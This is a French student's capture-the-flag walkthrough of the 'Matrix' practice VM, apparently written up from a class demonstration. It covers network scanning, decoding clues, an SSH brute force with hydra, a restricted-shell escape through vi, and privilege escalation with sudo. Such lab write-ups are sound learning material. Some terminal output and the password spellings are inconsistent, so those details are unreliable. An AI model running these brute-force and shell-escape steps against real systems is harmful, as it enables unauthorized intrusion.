

CTF MACHINE MATRIX

Bonjour, bonsoir tout le monde ! Dans ce PDF je vais vous montrer comment récupérer le flag (Drapeau, qui prouve que vous avez réussi à compromettre une machine) d'une machine virtuelle appelé « Machine_matrix » !

Il s'agit d'une machine virtuelle permettant aux gens de s'entraîner à accéder à une machine en réseau local à travers un port ouvert, un accès SSH par bruteforce (Force brute) et une fois dans la machine, monter en privilège. (Avoir accès à la machine en tant que **root**)

Cette démonstration a été montré par M.Osman Salem au TD du Mardi 23 mars. (PDF écrit par Jordan LAIRES)

Lien de téléchargement de la machine virtuelle pour le refaire chez vous :

<https://mega.nz/file/CiwBjRZB#EtKOQvDQjytMq3LkkMgrHDC9EYxEz8mqpOg5M2N10Ok>

Pour cette démonstration, vous aurez besoin de kali-linux, une machine virtuelle contenant de nombreux outils permettant de tester la vulnérabilité d'une machine.

Le lien de téléchargement de kali-linux : <https://www.kali.org/downloads/>

Il s'agit d'une infiltration de la machine virtuelle Matrix en **réseau local**. On va devoir donc allumer la machine matrix afin qu'elle soit connectée au réseau local.

Identification de la machine cible :

Une fois la machine Matrix connectée, on va pouvoir scanner notre réseau local grâce à la commande **arp-scan -l** sur notre machine kali-linux.

```
root@kali:/home/kali# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:48:e9:41, IPv4: 192.168.1.45
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.44    08:00:27:a9:7a:ba    PCS Systemtechnik GmbH
192.168.1.48    8c:ec:4b:9b:80:04    Dell Inc.
192.168.1.41    34:2e:b6:8e:95:ec    HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.254   f4:ca:e5:46:78:55    FREEBOX SAS

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.006 seconds (127.62 hosts/sec). 4 responded
root@kali:/home/kali#
```

Toutes les machines connectées à votre réseau sont donc affichées. Vous reconnaissez vos machines, moi personnellement, ma box, mon PC dell et mon téléphone HUAWEI, mais je ne connais pas «PCS Systemtechnik GmbH » . Il s'agit donc sûrement de la machine matrix qui est connecté à mon réseau.

Grâce à cette manipulation on connaît maintenant l'adresse IP de la machine. Avec son adresse IP on peut scanner les ports ouverts de la machine grâce à **NMAP**, un logiciel sur kali-linux permettant de vérifier les ports d'une machine pour une IP donnée.

Vérification des ports ouverts :

Ecrivons sur kali-linux la commande **nmap -p- 192.168.1.44** (L'IP de la machine matrix.)

```
root@kali:/home/kali# nmap -p- 192.168.1.44
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-23 17:20 EDT
Nmap scan report for 192.168.1.44
Host is up (0.000097s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp  open  Elite
MAC Address: 08:00:27:A9:7A:BA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.22 seconds
root@kali:/home/kali#
```

Cette commande va scanner les ports de la machine et afficher ceux qui sont ouverts.

On sait donc que la machine possède un site WEB grâce au fait que le port http (80) est ouvert, qu'on peut aussi s'y connecter en SSH car le port 22 est ouvert mais il y a aussi un étrange port 31337 d'ouvert.

Rechercher une piste :

*On aurait pu emprunter « un autre chemin » en se rendant sur la page web du site en tapant sur un moteur de recherche **192.168.1.44** et enquêter un peu sur le site pour y trouver le fait qu'on doit se rendre sur le site au port 31337, mais grâce au scan d'nmap on pouvait s'y rendre directement, pour l'entraînement je vous laisse enquêter sur le site 192.168.1.44 et voir si vous arrivez à trouver la piste. (La réponse est tout à la fin du PDF.)*

Bref continuons, on peut se rendre au site au port 31337 en tapant dans la barre d'un navigateur web en écrivant l'adresse IP de la machine suivie de « : » et le numéro de port.

En y tapant donc 192.168.1.44:31337 on arrive sur ce site :

Décoder le message en Base64 :

Pour décoder ce message, on peut taper dans le shell de kali-linux la commande suivante :

Echo <Le_Message> | base64 -d

Ce qui signifie que avant le pipe (|), ça va être l'entrée de la commande écrite après le pipe.

On obtient donc ce message :

```
root@kali:~/home/kali# echo ZWNobyA1VGNlb1B5b3UnbGwgc2VlLCB0aGFiIGl0IGl2IG5vdCB0aGUgc3Bvb24gdGhhdCB1ZW5kcywgXGQaXm9yZS5seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXge= | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself." > Cypher.matrixroot@kali:~/home/kali#
```


Les derniers caractères semblent être une redirection. « > Cypher.matrix ».

On peut donc en déduire qu'il y a un fichier appelé Cypher.matrix dans les fichiers du site.

Fouiller les fichiers et décoder un message en BrainFuck :

Pour le vérifier, on ajoute dans la barre de recherche du navigateur cela :

192.168.1.44 :31337/Cypher.matrix



On obtient donc clairement un texte chiffré. Nous avons vu en TD que cette manière de chiffrer s'apparente à du **BrainFuck**. Pour déchiffrer, on va donc avoir besoin d'un site nous permettant cela : <https://www.splitbrain.org/static/ook/>

On a donc ceci :

You can enter into matrix as guest, with password k1l0rXX

Note: Actually, I forget last two characters so I have replaced with XX try your luck and find correct string of password.

Il est donc dit qu'on peut se connecter à la session **guest** de la machine matrix avec un mot de passe dont les deux derniers caractères nous sont inconnus. Le mot de passe est donc k1l0r avec deux caractères en plus à la fin.

Pour pouvoir trouver la bonne séquence de caractères, on va devoir créer une wordlist. Une liste de mot de passes que nous devrions tester.

Evidemment, nous n'allons pas tester à la main toutes les combinaisons possibles. C'est pour cela que nous allons utiliser deux logiciels présents sur kali-linux :

-md64 → Pour créer la wordlist
-hydra → Pour bruteforce (forcer) la connexion en essayant tous les mots de passes présent dans la wordlist qu'on aura créé.

Création de la wordlist :

Pour créer notre wordlist on va donc écrire : **mp64 k1l0r?a?a > wordlist.txt**

« ?a » signifie que le programme va mettre tous les caractères existant à la place du ?a. On a donc mis deux « ?a » à la fin pour pouvoir recréer toutes les combinaisons possibles et on a mis tout cela dans le fichier wordlist.txt (Grâce à la redirection)

On peut voir il existe combien de combinaisons en écrivant **wc -l wordlist.txt**

Commande qui permet d'afficher combien de lignes contient un fichier texte.

La réponse est : **9025** lignes (Donc combinaisons que l'on va essayer)

Bruteforce la session guest :

Une fois que nous avons notre wordlist, donc les différents mots de passes à essayer, on va donc utiliser hydra pour tenter de s'y connecter.

Comme précédemment découvert, le port 22 étant ouvert, on peut donc s'y connecter en SSH. C'est ce qu'on va faire avec hydra.

Ecrivons dans le shell : **hydra -l guest -P wordlist.txt ssh://192.168.1.44 -V**

→ On spécifie après le nom du login

→ On spécifie après le fichier wordlist

On écrit qu'on veut se connecter à cette adresse IP en SSH puis -V sert à exécuter la commande en mode verbose, mode qui permet à l'utilisateur de suivre l'avancée de l'attaque.

Alors, à titre de comparaison, hydra a testé 9025 combinaisons en **10 MINUTES**.

```
[ATTEMPT] target 192.168.1.44 - login "guest" - pass "kill0r7n" - 2264 of 9027 [child 2] (0/2)
[ATTEMPT] target 192.168.1.44 - login "guest" - pass "kill0r7o" - 2265 of 9027 [child 11] (0/2)
[22][ssh] host: 192.168.1.44 login: guest password: kill0r7n
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-23 17:56:26
root@kali:/home/kali#
```

Une fois la fin du bruteforce, on a donc trouvé le mot de passe ! → → **kill0r7n**

Connexion à la machine en SSH :

Maintenant que nous connaissons le mot de passe, on va pouvoir s'y connecter à distance grâce au protocole Secure Shell (Port 22, acronyme SSH.)

Pour cela on va entrer sur kali-linux **ssh guest@192.168.1.44**

En quelque sorte on écrit <Nom_Session>@<IP_Machine>.

Une fois la commande entrée, on vous demande le mot de passe, vous le connaissez : **kill0r7n**.

```
root@kali:/home/kali# ssh guest@192.168.1.44
guest@192.168.1.44's password:
Last login: Tue Mar 23 21:06:48 2021 from 192.168.1.45
guest@porteurs:~$
```

Vous voici connecté à la machine !

« S'enfuir » du rbash (Restricted shell):

Vous allez vite vous rendre compte que vous n'êtes qu'en invité, mais en plus vous êtes dans un rbash, un Restricted shell. Il s'agit d'une autre version du shell que nous connaissons, et ce shell, possède beaucoup moins de commande que l'on peut exécuter en tant normal.

(ls et cd ne sont pas possibles par exemple.)

On peut par contre voir ce que contient la variable PATH pour voir où se situent les commandes exécutables par notre rbash. Pour cela, écrivons **\$PATH**

```

guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify '/' in command names
guest@porteus:~$ cd
-rbash: cd: restricted
guest@porteus:~$ $PATH
-rbash: /home/guest/prog: restricted: cannot specify '/' in command names
guest@porteus:~$ █

```

Même si on a été refusé, on voit le chemin de PATH. Alors, pour voir quelles commandes on peut exécuter, on va afficher le contenu de prog. Et comme `ls` n'est pas exécutable, on va écrire **`echo /home/guest/prog/*`**

```

guest@porteus:~$ echo /home/guest/prog/*
/home/guest/prog/vi
guest@porteus:~$ █

```

Et on voit qu'on peut exécuter la commande « `vi` ».

Inconnue, on va devoir se renseigner sur cette commande, et ce qu'on peut en faire. Pour cela, on va devoir aller sur le site <https://gtfobins.github.io/>

Il s'agit d'un site répertoriant comment « dépasser » les sécurités de certains systèmes.

On va taper dans la barre de recherche « `vi` »

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) `vi -c '!!/bin/sh' /dev/null`

Et il est écrit qu'on peut s'échapper de notre restricted shell en écrivant cette commande.

```

sh-4.4$ █

```

Tiens, nous sommes sur un autre shell ! Mission accomplie !

Modifier PATH pour exécuter d'autres commandes :

Même si nous sommes sortis de `rbash`, il s'agit encore ici, d'un shell avec des commandes interdites : On ne peut exécuter `ls` par exemple.

Alors on va modifier notre variable `PATH` afin de pouvoir accéder à d'autres commandes.

Par exemple, si on veut utiliser `ls`, il faut qu'on puisse accéder au dossier contenant cette commande, et `PATH` est la solution : Il suffit de concaténer avec un « `:` » au `PATH`, le chemin de la commande voulue.

Pour voir où est située une commande, écrivez sur un shell (Normal, sur votre kali-linux) **which <NomCommande>** par exemple **which ls**

```
root@kali:/home/kali# which ls
/usr/bin/ls
root@kali:/home/kali# which sudo
/usr/bin/sudo
```

D'une pierre deux coups, en ajoutant **/usr/bin/** à notre PATH on va peut-être pouvoir aussi utiliser la commande **sudo**, soit le saint-graal pour pouvoir monter en privilège !

Pour modifier la variable PATH écrivez : **PATH=/usr/bin:\$PATH**

Comme ça, on a ajouté « /usr/bin: » au début de PATH.

```
sh-4.4$ $PATH
sh: /usr/bin:/home/guest/prog: No such file or directory
sh-4.4$
```

Voici à présent l'état de PATH.

On va donc tenter d'écrire ls :

```
sh-4.4$ ls
guest  trinity
sh-4.4$
```

Miracle !

Montée en privilège et trouvaille du flag:

On se rend donc vite compte que l'on peut exécuter la commande **sudo**.

La commande indispensable pour exécuter n'importe quoi en tant que superuser, root.

Alors on va donc ouvrir un shell en tant que root en écrivant **sudo bash**.


On entre le mot de passe de guest qu'on avait précédemment trouvé grâce à mp64 : **k1l10r7n**

Et....

```
sh-4.4$ ls
guest  trinity
sh-4.4$ sudo bash
Password:
root@porteus:/home#
```

Il nous faut à présent trouver le flag. Pour cela, on va se rendre dans le répertoire de root en écrivant **cd /root** et on va juste taper **ls** pour voir ce qu'il contient...

```
root@porteus:/home# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@porteus:/home# cd /root
root@porteus:~# ls
```



Tadam ! Lisons le contenu de flag.txt...

```
root@porteus:/home# ls which ls  
guest/.trinity/  
root@porteus:/home# cd /root/tmp  
root@porteus:~# ls  
Desktop/ Documents/ Downloads/ Music/ Pictures/ Public/ Videos/ flag.txt  
root@porteus:~# cat flag.txt
```

EVER REWIND OVER AND OVER AGAIN THROUGH THE
INITIAL AGENT SMITH/NEO INTERROGATION SCENE
IN THE MATRIX AND BEAT OFF

WHAT


NO, ME NEITHER

IT'S JUST A HYPOTHETICAL QUESTION

```
root@porteus:~# █
```

Et on a trouvé le flag de la machine Matrix qui, au départ était inaccessible !

(Pour ceux qui n'ont pas trouvé la piste à suivre une fois arrivé sur le site de la machine au port 80...)



« Suivez le lapin blanc », étant une référence au film Matrix, il s'agit ici aussi de suivre le lapin blanc.

En effet, cliquez sur le bouton droit de la souris sur le petit lapin en bas de la page (Entouré en rouge) et inspectez.

Et si vous regardez bien, le nom de la petite image du lapin est :



« p0rt_31337.png » qui nous indique donc la marche à suivre : Se connecter au site à travers le port 31337 en tapant dans la barre de recherche **192.168.1.44:31337**